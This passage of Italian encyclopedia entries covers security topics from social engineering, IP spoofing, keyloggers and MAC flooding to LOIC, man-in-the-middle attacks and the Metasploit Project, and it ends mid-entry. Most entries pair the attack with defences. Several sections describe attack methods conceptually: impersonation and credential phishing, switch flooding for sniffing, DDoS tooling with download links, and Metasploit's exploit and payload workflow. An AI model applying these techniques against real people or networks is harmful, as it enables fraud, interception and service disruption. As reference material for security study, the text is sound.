Il *social engineer* comincia con il raccogliere informazioni sulla vittima per poi arrivare all'attacco vero e proprio. Durante la prima fase (che può richiedere anche alcune settimane di analisi), l'ingegnere cercherà di ricavare tutte le informazioni di cui necessita sul suo bersaglio: e-mail, recapiti telefonici, ecc. Superata questa fase, detta *footprinting*, l'ingegnere passerà alla fase successiva, cioè quella che gli permetterà di verificare se le informazioni che ha ricavato sono più o meno attendibili, anche telefonando all'azienda del bersaglio e chiedendo cortesemente di parlare con la vittima. La fase più importante, quella che determinerà il successo dell'attacco, è lo studio dello *stile vocale* della persona per la quale vuole spacciarsi (ad esempio cercando di evitare in tutti i modi l'utilizzo di espressioni dialettali e cercando di essere quanto più naturale possibile, sempre utilizzando un tono neutro e cortese). In questa fase l'attaccante avrà sempre vicino a sé i propri appunti con tutte le informazioni raccolte nella fase di *footprinting*, dimostrandosi pertanto sicuro nel caso gli venisse posta qualche domanda.

Molto spesso il *social engineering* viene utilizzato per ricavare informazioni su privati (*phishing*). Un esempio di azione di questo genere può essere una falsa *e-mail*, mandata da un aspirante ingegnere sociale fingendosi magari un amministratore di sistema, o un membro di qualche grosso ente. Vengono richiesti al malcapitato di turno nome utente e password di un suo *account*, ad esempio quello di posta elettronica, con la scusa di fare dei controlli sul database dell'azienda. Se la vittima cade nel tranello, il *social engineer* avrà ottenuto il suo obiettivo, ossia una breccia nel sistema della vittima, da cui potrà iniziare una fase di sperimentazione allo scopo di violare il sistema stesso.

Tecniche alternative

Della tecnica appena descritta è stato un grosso esponente Kevin Mitnick durante le sue scorrerie informatiche. Su questo tema Mitnick ha scritto un libro, *L'arte dell'inganno*. Altre tecniche descritte in questo libro sono:

- rovistare nella spazzatura in cerca di foglietti con appuntate delle password, o comunque in cerca di recapiti telefonici indirizzi, ecc.
- fare conoscenza con la vittima, fingendo di essere un incompetente informatico e chiedendo lumi all'*esperto*;
- spacciarsi per un addetto della compagnia che vende i programmi utilizzati, dicendo che è necessario installare una *patch* al sistema.

In alcuni dei casi descritti, Mitnick afferma di aver avuto accesso diretto alle macchine tramite l'amministratore, utilizzando una connessione ritenuta normalmente *sicura* come quella SSH (Secure Shell).

Bibliografia

- Kevin Mitnick, *L'arte dell'inganno* (*The art of deception*)
- Kevin Mitnick, *L'arte dell'intrusione*

Pubblicazioni

- Ivan Scalise, *Breve introduzione all'ingegneria sociale*

Voci correlate

- Cracker
- Phishing
- Hacker
- Lamer
- Script kiddie
- Manipolazione
- Scam

- Social Network Poisoning

Collegamenti esterni

- (**EN**) Elenco di articoli sull'Ingegneria sociale [1]
- (**EN**) Case Study Of Industrial Espionage Through Social Engineering [2]

Note

[1] http://www.sans.org/rr/catindex.php?cat_id=51
[2] http://csrc.nist.gov/nissc/1996/papers/NISSC96/paper040/WINKLER.PDF

IP protocol scan

È detto **IP protocol scan** un tipo di scansione che permette di determinare quali sono i protocolli supportati dalla macchine a cui la scansione è indirizzata. I protocolli in oggetto sono quelli che possono poggiare sul protocollo IP, quindi anche i protocolli come ip over ip.

La scansione consiste nell'inviare alla macchina target un pacchetto con un certo protocol type. Se il protocollo non è attivo l'host target risponderà con un pacchetto icmp di tipo **Destination protocol unreachable** (type 3, code 2). Se il protocollo è attivo invece non si riceverà alcuna risposta.

Altri tipi di scan

- TCP connect scan
- SYN scan
- ACK scan
- NULL scan
- FIN scan
- XMAS scan
- idle scan

Voci correlate

- Port scanning
- UDP scan

IP spoofing

In una rete di computer, con il termine di **IP spoofing** si indica una tecnica tramite la quale si crea un pacchetto IP nel quale viene falsificato l'indirizzo IP del mittente.

Nell'header di un pacchetto IP si trova uno specifico campo, il Source Address, il cui valore indica l'indirizzo IP del mittente. Semplicemente modificando questo campo si può far credere che un pacchetto IP sia stato trasmesso da una macchina differente.

IP spoofing e sicurezza informatica

Questa tecnica può essere utilizzata per superare alcune tecniche difensive contro le intrusioni, in primis quelle basate sull'autenticazione dell'indirizzo IP. Infatti, è normale che in intranet aziendali l'autenticazione ad alcuni servizi avvenga sulla base dell'indirizzo IP, senza l'utilizzo di altri sistemi (come utente e password). Questo tipo di attacco ha tanto più successo quanto più i rapporti di "fiducia" tra due o più macchine sono forti.

Una delle difese che si possono attuare contro questo tipo di attacco è l'utilizzo di packet filtering, impostando opportune regole sulla base delle quali viene deciso quali pacchetti dall'esterno possono essere trasmessi all'interno della rete aziendale e viceversa. Nello specifico caso, per evitare un attacco basato sullo spoofing basta impostare una serie di regole che vieti il passaggio dall'esterno verso l'interno della rete aziendale di pacchetti IP che abbiano come indirizzo IP sorgente quello di una macchina interna. Ovviamente si possono impostare anche delle regole in modo tale da evitare attacchi di spoofing dall'interno verso l'esterno.

L'IP spoofing risulta essere una tecnica utile per ottenere anonimato di un singolo pacchetto, ma è difficile sfruttarla per attacchi che prevedano lo spoofing di un'intera sessione/comunicazione in quanto chi invia il pacchetto (attaccante) non sarà, generalmente, in grado di proseguire in modo coerente la comunicazione, dato che le risposte saranno inviate dal ricevente (vittima) all'indirizzo IP indicato nel pacchetto ("spoofato"). In passato era possibile realizzare un attacco di spoofing attivando le opzioni di Source Routing, obbligando la vittima ad instradare le risposte verso l'attaccante; attualmente è quasi impossibile trovare su Internet un router che rispetti le opzioni di Source routing: quasi tutti scartano i pacchetti che le contengono.

Si tratta di una tecnica utilizzata principalmente durante attacchi di tipo DoS e principalmente nella loro variante distribuita (o DDoS), per evitare di rendere facilmente identificabile l'attaccante (o gli attaccanti).

IP spoofing, perché funziona

Ai fini del routing dei pacchetti IP ha importanza solo l'indirizzo di destinazione: è per questo motivo che in condizioni normali è possibilie spedire pacchetti IP che sembrano provenire da un qualunque IP. Inoltre spesso vi è mancanza di un controllo a livello superiore che autentica la sorgente dei pacchetti IP. Una soluzione può essere utilizzare IPsec.

IP spoofing e trasmissione dati satellitare

Un suo utilizzo legittimo in voga fino a qualche tempo fa era nel campo delle trasmissioni dati via satellite che hanno latenze molto elevate e bassi tassi di errore. La latenza elevata superava i tempi concessi per l'acknowledge TCP e quindi imponeva la ritrasmissione del pacchetto. Per questa ragione al client venivano inviati pacchetti di acknowledge "falsi" di avvenuta ricezione approfittando del basso tasso di errore assicurato dai collegamenti satellitari. Oggi al posto dello *spoofing* si preferisce lo sliding window.

Jamming

Il **Jamming** è l'attività di disturbare volutamente le comunicazioni radio (wireless), facendo in modo che diminuisca il rapporto segnale/rumore e quindi non rendere intelligibile il segnale, tipicamente trasmettendo un segnale sulla stessa frequenza e con la stessa modulazione.
Può essere utilizzato anche come forma di censura.
Può essere applicata anche alle trasmissioni dati wireless e diventa quindi una tipologia di attacco informatico.
Nell'ambito del rilevamento topografico, il **jamming** (in italiano **disturbo intenzionale**[1]) è un fenomeno di disturbo del segnale satellitare in grado di determinare errori di posizionamento non quantificabili e controllabili, che può trarre origine da ripetitori, linee elettriche ad alta tensione, antenne trasmittenti.

A differenza del fenomeno "multipath", non si tratta di un disturbo dovuto alla riflessione del segnale satellitare (che può essere causato da pareti rocciose, chiome di alberi ecc.) ma di un disturbo dovuto alla sovrapposizione/deviazione del segnale di natura elettromagnetica del satellite.

Il jamming aiutò i finlandesi a disinnescare le mine sovietiche durante la guerra di continuazione grazie a *Säkkijärven polkka*[2] .

Note

[1] Dizionari Sansoni e GRADIT.

[2] (**FI**) *Ensimmäinen radiomiina ja Säkkijärven polkka* (http://tietokannat.mil.fi/pioneeri/radiomiina.html), intervista al generale Lauri Sutela sul sito delle Forze armate finlandesi

Voci correlate

- Guerra elettronica
- Radar jamming
- Reti wireless
- Contromisure elettroniche

Keylogger

Un **keylogger** è uno strumento informatico, hardware o software, in grado di intercettare tutto ciò che un utente digita sulla tastiera del proprio, o di un altro computer. Fino a qualche tempo fa il nome "keylogger" era associato a elementi dannosi per il computer: questi software, infatti, avevano la sola funzione di intercettare le combinazioni di tasti digitate e lo scopo era per il solo furto di informazioni.

Oggi le cose sono completamente cambiate - non solo il numero di funzioni eseguite da questi software di monitoraggio è aumentato, ma lo scopo di chi utilizza questo tipo di software è diverso. Ora è più utilizzato dai datori di lavoro e dai genitori, per essere più consapevoli di come vengono utilizzati i computer in loro assenza.

Tipologia

Esistono due tipi di keylogger:

- hardware: vengono collegati al cavo di comunicazione tra la tastiera ed il computer o all'interno della tastiera
- software: programmi che controllano e salvano la sequenza di tasti che viene digitata da un utente.


Un keylogger hardware

Keylogger hardware

I keylogger hardware sono molto efficaci in quanto la loro installazione è molto semplice e il sistema non è in grado di accorgersi della loro presenza. Quando installati fra la tastiera e il PC hanno le sembianze di un adattatore o appaiono dei cavi di prolunga. Quando sono nascosti nella tastiera risultano del tutto invisibili. Il vantaggio dei keylogger hardware risiede nel fatto che sono completamente indipendenti dal sistema operativo e sono in grado di intercettare anche le password di bootstrap, la cui digitazione avviene in fase di avvio, prima del caricamento del sistema operativo. Questi keylogger memorizzano i tasti premuti o li inviano a dispositivi wireless. Per leggere il contenuto dei dati memorizzati localmente di solito si utilizza una combinazione di tasti o si lancia uno specifico software.

Keylogger software

I keylogger software sono invece semplici programmi o driver di periferica che rimangono in esecuzione captando ogni tasto che viene digitato e poi, in alcuni casi, trasmettono tali informazioni a un computer remoto.




Schermata di un resoconto creato da un keylogger software.

Spesso i keylogger software sono trasportati e installati nel computer da worm o trojan ricevuti tramite Internet e hanno in genere lo scopo di intercettare password e numeri di carte di credito e inviarle tramite posta elettronica al creatore degli stessi.

Un programma di *keylogging* può sovrapporsi fra il browser ed il World Wide Web. In questo caso intercetta le password, comunque

vengano inserite nel proprio PC. La password viene catturata indipendentemente dalla periferica di input (tastiera, mouse, microfono): sia che l'utente la digiti da tastiera, sia che l'abbia salvata in un file di testo prima di collegarsi a Internet, e poi si limiti a inserirla con un copia/incolla, in modo da evitarne la digitazione, sia che la password venga inserita tramite un programma di dettatura vocale.

Anche in caso di connessione sicura (cifrata), se sul computer è presente un keylogger che invia le password in remoto, tali password potranno essere utilizzate dalla persona che le riceve.



Una schermata da un keylogger software.

Contromisure

Per proteggersi da un keylogger che invia le informazioni catturate in remoto si può utilizzare un firewall hardware o software per intercettare e bloccare la connessione del processo incriminato.

Poiché esistono alcuni tipi di keylogger non intercettabili, per evitare di essere monitorati si può utilizzare la "tastiera sullo schermo" 1 [1] 2 [2], presente in Windows XP/Vista e successivi tra le risorse per l'accesso facilitato, o distribuita da alcuni antivirus come Kaspersky.

Collegamenti esterni

- Keylogger.org - sito indipendente di test, valutazione e recensioni sui software di monitoraggio [3]
- Logisteam.org - examples of hardware and wi-fi keyloggers [4]

Note

[1] http://www.symantec.com/connect/articles/introduction-spyware-keyloggers
[2] http://www.cryptohacker.com/keylog2.html
[3] http://www.keylogger.org
[4] http://www.logisteam.org

Kiddiot

Origini del Termine

(anche 'kidiot') Il termine deriva dalla fusione dei termini 'kiddie' e 'idiot' (ragazzino idiota), ed è un sinonimo per il più datato termine 'script kiddie', e pare derivato in origine dal termine 'script kidiot'.

Definizione

Un kiddiot è un giovane hacker malintenzionato che non è sufficientemente abile o preparato per creare del proprio software di hacking, così da dover utilizzare software sviluppato da altri. Di fatto, si limitano ad effettuare il download di tool di hacking ed effettuano attacchi elementari per acquisire ed accrescere la propria reputazione tra i colleghi.

I kiddiots sono figure che vengono spesso reclutate da organizzazioni di cybercriminali, utilizzando una forma di sfruttamento dei minori.

Analisi psicologiche hanno definito il profilo di questi individui: sono persone che non riescono a fare a meno di Internet. Passano ore chiusi in camera a navigare, e per loro saperne sempre di più serve ad accrescere il livello di autostima. Sono ragazzi che un tempo venivano chiamati 'secchioni'.

I Kiddiots sono il livello più basso delle cryminal gangs, per passare quindi al virus writer, lo spare time hacker, il professional hacker, fino al cybercriminal for hire, la figura più "prestigiosa" della catena.

Voci correlate

- Hacker
- Cracker
- Sicurezza informatica

LOIC

LOIC è un software Open-source per generare grandi quantità di traffico di rete (richieste) verso un sistema target e testare la sua risposta sotto carico, scritto in C#. LOIC è stato sviluppato inizialmente da Praetox Technologies, ma successivamente è stato rilasciato come software di pubblico dominio.[1]

LOIC (un acronimo per **Low Orbit Ion Cannon**), un'arma inventata nella serie di videogiochi Command & Conquer.[2]

Uso

LOIC effettua un attacco di tipo distributed denial-of-service (DDoS) contro un IP vittima inondando il server con pacchetti TCP, UDP o richieste HTTP, nell'intento di interrompere il servizio di un particolare host. Molte persone hanno utilizzato LOIC per dar vita ad una botnet di volontari.[3]

Contromisure

Esperti di sicurezza citati dalla BBC affermano che un firewall ben configurato può filtrare la maggior parte del traffico prodotto dall'attacco DDoS di LOIC, quindi impedendo a tali attacchi di essere realmente efficaci.[4]

Vittime di LOIC

1. LOIC è stato utilizzato da Project Chanology, un gruppo derivato dagli Anonymous group, per attaccare il sito web di Scientology, e dagli stessi Anonymous per attaccare con successo il sito web della Recording Industry Association of America nell'ottobre del 2010,[5] e di nuovo durante l'operazione Payback nel dicembre 2010 per attaccare i siti web di società e organizzazioni che hanno osteggiato WikiLeaks.
2. In data 21 aprile 2011 un attacco LOIC è stato lanciato contro la Sony inizialmente creduto essere attribuibile al gruppo Anonymous a causa delle vicende giudiziali portate avanti da Sony contro GeoHot ed altri hacker coinvolti nella scoperta del jailbreak della PlayStation 3 di proprietà Sony ma poi smentito dallo stesso gruppo. [6][7] [8]

Boom dei download

Fra l'8 ed il 10 dicembre 2010 è stato scaricato più di trentamila volte. Gli indirizzi IP degli attaccanti vengono tracciati dai siti sotto attacco a meno che non venga fatto utilizzo di sistemi per l'anonimato, tuttavia l'utilizzo del software su un sistema senza autorizzazione è illegale.

Versione Javascript

Di recente è stata pubblicata una versione di LOIC in JavaScript per essere usata all'interno di un browser.

Note

[1] http://praetox.com/n.php/sw/sauce

[2] Paul Mutton. *MasterCard attacked by voluntary botnet after WikiLeaks decision* (http://news.netcraft.com/archives/2010/12/08/mastercard-attacked-by-voluntary-botnet-after-wikileaks-decision.html). Netcraft, 8 dicembre 2010. URL consultato il 12 dicembre 2010.

[3] http://www.bbc.co.uk/news/technology-11957367

[4] «Anonymous Wikileaks supporters explain web attacks» (http://www.bbc.co.uk/news/technology-11971259), BBC, 10 dicembre 2010. URL consultato in data 11 dicembre 2010.

[5] Mark Hachman. *'Anonymous' DDoS Attack Takes Down RIAA Site* (http://www.pcmag.com/article2/0,2817,2371784,00.asp) in *PC Magazine*. 29 ottobre 2010

[6] http://www.anonnews.org/?p=press&a=item&i=848

[7] Asher Moses. «The Aussie who blitzed Visa, MasterCard and PayPal with the Low Orbit Ion Cannon» (http://www.theage.com.au/technology/security/the-aussie-who-blitzed-visa-mastercard-and-paypal-with-the-low-orbit-ion-cannon-20101209-18qr1.html), 9 dicembre 2010.

[8] *Anonymous Wikileaks supporters mull change in tactics* (http://www.bbc.co.uk/news/technology-11968605) in *BBC News*. 10 dicembre 2010

Collegamenti esterni

- progetto LOIC su SourceForge (http://sourceforge.net/projects/loic/)
- progetto LOIC GitHub (http://github.com/NewEraCracker/LOIC/)
- LOIQ (LOIC per Ubuntu/Linux) su SourceForge (http://sourceforge.net/projects/loiq/)

MAC flooding

Nell'ambito della sicurezza informatica, il **MAC flooding** (detto anche **Switch Flooding** e impropriamente **ARP flooding**, letteralmente *inondazione dello switch*) designa una tecnica di attacco in una rete locale (LAN) commutata che consiste nell'inviare ad uno switch pacchetti appositamente costruiti per riempire la *CAM table* dello switch, che normalmente associa un indirizzo MAC alla porta cui il relativo terminale è collegato, con indirizzi MAC fittizi.

Questo attacco costringe, lo switch, una volta saturata la CAM table, ad entrare in una condizione detta di *fail open* che lo fa comportare come un hub, inviando così gli stessi dati a tutti gli apparati ad esso collegati, compreso quello di un eventuale attaccante che può dunque sniffare tutto il traffico in transito nella rete. Non tutti gli switch optano però per questa configurazione quando sono sottoposti a questo tipo di attacco. Alcuni infatti entrano in uno stato di blocco, impedendo il passaggio del traffico.

Un'interfaccia di rete in modalità promiscua, cioè impostata in modo da leggere anche il traffico che dovrebbe ignorare perché non diretta a lei, diventa così in grado di intercettare tutte le comunicazioni che attraversano lo switch, avendo accesso al traffico che non dovrebbe nemmeno transitare sul suo segmento di rete. Si tratta dunque di una tipologia di attacco abbastanza semplice.

Causare una condizione di *fail open* in uno switch è in genere il primo passo da parte di un attaccante per altri fini, tipicamente effettuare sniffing o un man in the middle.

Tool che causano un MAC flooding sono *macof* della suite dsniff [1], taranis [2] e Ettercap [3].

Una contromisura efficace al MAC flooding è l'utilizzo della caratteristica di "port security" sugli switch Cisco, "packet filtering" sugli switch 3Com o di servizi equivalenti negli switch di altri produttori.

Voci correlate

- Indirizzo MAC
- Switch
- Ettercap
- Port stealing
- ARP Poisoning

Collegamenti esterni

- Come funziona il *Port Stealing* di Ettercap (inglese) [4]
- *ARP Poisonig in Real World* (inglese) [5]
- MAC flooding [6] di Andrea Fabrizi [7]

Note

[1] http://www.monkey.org/~dugsong/dsniff/
[2] http://www.bitland.net/taranis/
[3] http://ettercap.sourceforge.net/
[4] http://ettercap.sourceforge.net/forum/viewtopic.php?t=2329
[5] http://www.giac.org/certified_professionals/practicals/gcih/0487.php
[6] http://www.andreafabrizi.it/?documents:mac_flooding
[7] http://www.andreafabrizi.it

Mailbombing

Il **mailbombing** (letteralmente *bombardamento postale*) è una forma di attacco informatico in cui grandi quantitativi di e-mail vengono inviati ad un unico destinatario, tramite appositi programmi chiamati *Mail-Bomber*, provocandone l'intasamento della casella di posta. Conseguenze secondarie possono essere l'impossibilità di usare la connessione Internet per altri scopi e il rallentamento o anche il crash dei server impegnati nella scansione antispam e antivirus dei messaggi stessi. Si tratta quindi di un attacco di tipo denial of service.

Il termine inglese significa principalmente *pacco bomba*, ma il suo uso è stato esteso all'email e in italiano ha solo questo secondo significato.

Qualche volta, il mailbombing è effettuato fornendo l'indirizzo email della "vittima" agli spammer che a loro volta incominceranno a inviare grandi quantità di pubblicità all'email fornita. Questo sistema è irreversibile: una volta iniziato l'attacco da parte degli spammer infatti non si ha più nessun controllo per poterlo arrestare. L'invio di pubblicità sarà sempre destinato ad aumentare e mai a fermarsi.

In Russia esiste un altro significato per mailbomb. Infatti viene indicato con mailbomb un attacco di tipo denial of service contro i mail server. La maggior parte dei server sono dotati di antivirus che controllano il passaggio delle email, i virus sono soliti ad auto-inviarsi compressi in archivi, all'interno di file ZIP o RAR o 7-Zip. Quindi i mailserver devono decomprimere un archivio e controllare il suo contenuto. Questo ha dato agli black hats un'idea, creare grandi file di testo, con contenuto solo lettere come una 'Z' ripetuta milioni di volte. Così comprimendo il file si ottiene un archivio relativamente piccolo che però nel momento della scansione antivirus sarà decompresso e comsumerà spazio sul disco rigido e in memoria RAM. Questo attacco di tipo denial of service viene anche chiamato "Zip Bombs".

Esistono anche programmi simili, detti SMS-Bomber, che intasano il telefono cellulare di una persona, invece che il suo indirizzo di posta elettronica.

Voci correlate

- Denial of Service
- Netstrike
- Spam

Man in the middle

In crittografia, l'attacco dell'**uomo in mezzo**, meglio conosciuto come ***man in the middle attack***, **MITM** o **MIM** è un tipo di attacco nel quale l'attaccante è in grado di leggere, inserire o modificare a piacere, messaggi tra due parti senza che nessuna delle due sia in grado di sapere se il collegamento che li unisce reciprocamente sia stato effettivamente compromesso da una terza parte, ovvero appunto un attaccante. L'attaccante deve essere in grado di osservare, intercettare e replicare verso la destinazione prestabilita il transito dei messaggi tra le due vittime.

Esempio con chiave pubblica

Supponiamo che Alice voglia comunicare con Bob, e che Giacomo voglia spiare la conversazione, e se possibile consegnare a Bob dei falsi messaggi. Per iniziare, Alice deve chiedere a Bob la sua chiave pubblica. Se Bob invia la sua chiave pubblica ad Alice, ma Giacomo è in grado di intercettarla, può iniziare un attacco Man in the middle. Giacomo può semplicemente inviare ad Alice una chiave pubblica della quale possiede la corrispondente chiave privata. Alice poi, credendo che questa sia la chiave pubblica di Bob, cifra i suoi messaggi con la chiave di Giacomo ed invia i suoi messaggi cifrati a Bob. Giacomo quindi li intercetta, li decifra, ne tiene una copia per sè, e li re-cifra (dopo averli alterati se lo desidera) usando la chiave pubblica che Bob aveva originariamente inviato ad Alice. Quando Bob riceverà il messaggio cifrato, crederà che questo provenga direttamente da Alice. Un simile attacco è possibile, in teoria, verso qualsiasi messaggio inviato usando tecnologia a chiave pubblica, compresi pacchetti di dati trasportati su reti di computer.

Difese contro l'attacco

La possibilità di un attacco MITM rimane un serio problema di sicurezza per sistemi di cifratura a chiave pubblica. Un meccanismo largamente usato per evitare simili attacchi è l'uso di chiavi firmate: se la chiave di Bob è firmata da una terza parte di fiducia che ne assicura l'autenticità, Alice può considerare con una certa confidenza che la chiave firmata da lei ricevuta non è un tentativo di intercettazione di Giacomo. L'uso di chiavi firmate, a volte firmate da una Autorità Certificante (CA), è uno dei meccanismi primari usati per rendere sicuro il traffico web (compresi HTTPS, SSL o protocolli *Transport Layer Security*). Tuttavia, la noncuranza da parte delle autorità di certificazione nel dare la loro approvazione alla corrispondenza tra le informazioni sull'identità e le relative chiavi pubbliche sono un problema di questi sistemi.

Un'altra difesa, proposta da Ron Rivest e Adi Shamir, è il protocollo del lucchetto intermedio, noto anche col nome *interlock*. Il protocollo lavora più o meno come segue: Alice cifra il suo messaggio con la chiave di Bob e invia solo metà del suo messaggio cifrato a Bob. Bob cifra il suo messaggio con la chiave di Alice e invia una metà del suo messaggio cifrato ad Alice. Solo allora Alice invia l'altra metà del suo messaggio a Bob, il quale invia la sua altra metà. La forza di questo protocollo risiede nel fatto che metà di un messaggio cifrato non può essere decifrato. Dunque, se Giacomo inizia il suo attacco e intercetta le chiavi di Bob e Alice, Giacomo non sarà in grado di decifrare il mezzo-messaggio (cifrato usando la sua chiave) e re-cifrarlo usando la chiave di Bob. Deve attendere di ricevere entrambe le metà del messaggio per poterle leggere, e ci può riuscire solo componendo un nuovo messaggio e imbrogliare così solo una delle due parti.

Al di là della crittografia

Mentre questo esempio è focalizzato sull'attacco del MITM in un contesto crittografico, il MITM dovrebbe essere visto come un problema più generale risultante da un qualsiasi uso di intermediari che agiscono come delegati di una delle parti. Se gli intermediari sono degni di fiducia e competenti, tutto andrà bene; se non lo sono, non andrà bene niente. Come distinguere il caso? Agendo come intermediario e spacciandosi da una parte per essere un delegato fidato dell'altra e viceversa, l'attaccante può condurre molte malefatte, compresi vari attacchi contro la confidenzialità o l'integrità dei dati che passano attraverso di esso.

Voci correlate

- Firma digitale
- Meet-in-the-middle: un tipo di attacco non correlato ma con un nome simile che può generare confusione
- Web spoofing: man in the middle con il web

Metasploit Project

Metasploit Framework
ms1>

"Point. Click. Root."

Sviluppatore	Metasploit LLC
S.O.	Multipiattaforma
Genere	Sicurezza Informatica
Licenza	BSD (Licenza chiusa)
Sito web	www.metasploit.com [1]

Il **Metasploit Project** è un progetto di sicurezza informatica che fornisce informazioni sulle vulnerabilità, semplifica le operazioni di penetration testing ed aiuta nello sviluppo di sistemi di rilevamento di intrusioni. Il sub-project più conosciuto è **Metasploit Framework**, uno strumento per lo sviluppo e l'esecuzione di exploit ai danni di una macchina remota. Altri sub-project importanti comprendono l'Opcode Database, l'archivio di shellcode e la ricerca nella sicurezza.

Il Metasploit Project è noto anche per lo sviluppo di strumenti di elusione ed anti-rilevamento, alcuni dei quali sono inclusi in Metasploit Framework

Metasploit viene creato da HD Moore nel 2003 come strumento portabile di rete basato sul linguaggio di scripting Perl. In un secondo momento, il Metasploit Framework viene completamente riscritto in Ruby. È molto famoso per aver pubblicato alcuni degli exploit più sofisticati. Inoltre, è uno strumento potente: permette ai ricercatori di investigare su alcune potenziali nuove vulnerabilità.

Come alcuni prodotti commerciali ai quali si potrebbe paragonare come CANVAS o Core Security Technologies'[2] Core Impact, Metasploit può essere utilizzato dagli amministratori per testare le vulnerabilità dei loro sistemi per poterli così proteggere, oppure dai Black Hat e script kiddie per penetrarvi. Come molti strumenti di sicurezza, Metasploit può essere utilizzato per attività legittime e/o illegali.

La posizione guadagnata da Metasploit come un framework di sviluppo di vulnerabilità ha portato, in tempi recenti, alla pubblicazione di advisories spesso accompagnate da un modulo exploit, per il framework, che ne dimostra i rischi ed i passi per risolvere una particolare bug.[3] [4] Metasploit 3.0 (in Ruby) include degli strumenti di fuzzing, per scoprire vulnerabilità software da sé senza dover sviluppare degli exploit per bug pubbliche già note. Queste nuove possibilità si sono aperte grazie all'integrazione del toolset lorcon wireless (802.11) in Metasploit 3.0 nel novembre 2006.

Metasploit Framework

I passaggi fondamentali per l'exploiting di un sistema utilizzando il framework comprendono:

1. La scelta e la configurazione di un *exploit* (codice che penetra in un sistema sfruttando una delle falle software dal quale è affetto; sono inclusi quasi 800 differenti exploit (verificato il 26 dicembre 2011) per Windows, Unix/Linux e Mac OS X);
2. Verificare che un determinato sistema sia soggetto all'azione di un determinato exploit (opzionale);
3. La scelta e la configurazione di un *payload* (codice che verrà eseguito dopo un'intrusione avvenuta con successo, ad esempio: una shell remota o un server VNC);
4. La scelta della tecnica di crittografia per il payload in modo da non essere rilevato dai sistemi anti-intrusione;
5. L'esecuzione dell'exploit.

Questa modalità che permette di combinare qualsiasi exploit con qualsiasi payload è il maggior vantaggio di Framework: facilita le operazioni di chi attacca e di chi scrive exploit e payload.

L'ultima versione stabile di Metasploit Framework è la 3.5.0 ed è scritta in Ruby. La versione precedente: la 2.7, fu implementata in Perl. Framework è eseguibile su tutte le versione di Unix (inclusi Linux e Mac OS X) e su Windows. Include due linee di comando ed una GUI. Metasploit Framework può essere espanso per l'utilizzo di add-on in diverse lingue.

Per scegliere un exploit ed un payload, vi serviranno maggiori informazioni sul vostro bersaglio: come la versione del sistema operativo e quali servizi di rete sono attualmente installati ed in esecuzione. Queste informazioni sono facilmente reperibili mediante port scanning e strumenti di OS fingerprinting come nmap. Nessus può inoltre scoprire le vulnerabilità di un sistema.

Opcode Database

L'Opcode Database è un'importante risorsa per sviluppatori di nuovi exploit. I Buffer overflow di Windows spesso richiedono conoscenze specifiche di alcuni opcode nel programma che si intende attaccare o nelle sue DLL. Le posizioni degli opcode variano a seconda della versione e della patch, tuttavia sono interamente documentate e facilmente rintracciabili grazie all'Opcode Database. Questo permette di poter scrivere buffer overflow per le diverse versioni di un sistema operativo.

Shellcode Database

Lo Shellcode database contiene i payload utilizzati da Metasploit Framework. Sono scritti in assembly, i sorgenti sono completamente disponibili.

Sviluppatori attuali

- H D Moore
- James Lee
- Joshua J. Drake
- Mike Smith
- Tod Beardsley
- Jon Cran
- MC
- Ramon Valle
- Patrick Webster
- Efrain Torres
- Stephen Fewer
- Lurene Grenier
- Steve Tornio
- Nathan Keltner
- I)ruid
- Chris Gates
- Kris Katterjohn
- Carlos Perez

Note

[1] http://www.metasploit.com/

[2] [http://www.coresecurity.com Core Security Technologies website

[3] «ACSSEC-2005-11-25-0x1 VMWare Workstation 5.5.0 <= build-18007 GSX Server Variants And Others» (http://archives.neohapsis.com/archives/vulnwatch/2005-q4/0074.html), December 20, 2005.

[4] «Month of Kernel Bugs - Broadcom Wireless Driver Probe Response SSID Overflow» (http://projects.info-pull.com/mokb/MOKB-11-11-2006.html), November 11, 2006.

Collegamenti esterni

- The Metasploit Project (http://www.metasploit.com/) Sito ufficiale
- Pagina del progetto su Freshmeat (http://freshmeat.net/projects/msf/)
- *Powerful payloads: The evolution of exploit frameworks* (http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci1135581,00.html), searchsecurity.com, 2005-10-20
- Chapter 12: Writing Exploits III (http://www.syngress.com/book_catalog/327_SSPC/sample.pdf) from *Sockets, Shellcode, Porting & Coding: Reverse Engineering Exploits and Tool Coding for Security Professionals* by James C. Foster (ISBN 1-59749-005-9). Scritto da Vincent Liu, il capitolo 12 spiega come utilizzare Metasploit per sviluppare un exploit buffer overflow.

Metodo forza bruta

Il **metodo** "**forza bruta**" (anche noto come **ricerca esaustiva** della soluzione) è un algoritmo di risoluzione di un problema che consiste nel verificare tutte le soluzioni teoricamente possibili fino a che si trova quella effettivamente corretta.

Il suo principale fattore positivo è che consente teoricamente sempre di trovare la soluzione corretta, ma per contro è sempre la soluzione più lenta o dispendiosa; viene utilizzato come ultima risorsa sia in crittanalisi che in altre parti della matematica solamente in quei casi dove sia l'unico procedimento conosciuto.

Utilizzo in crittoanalisi

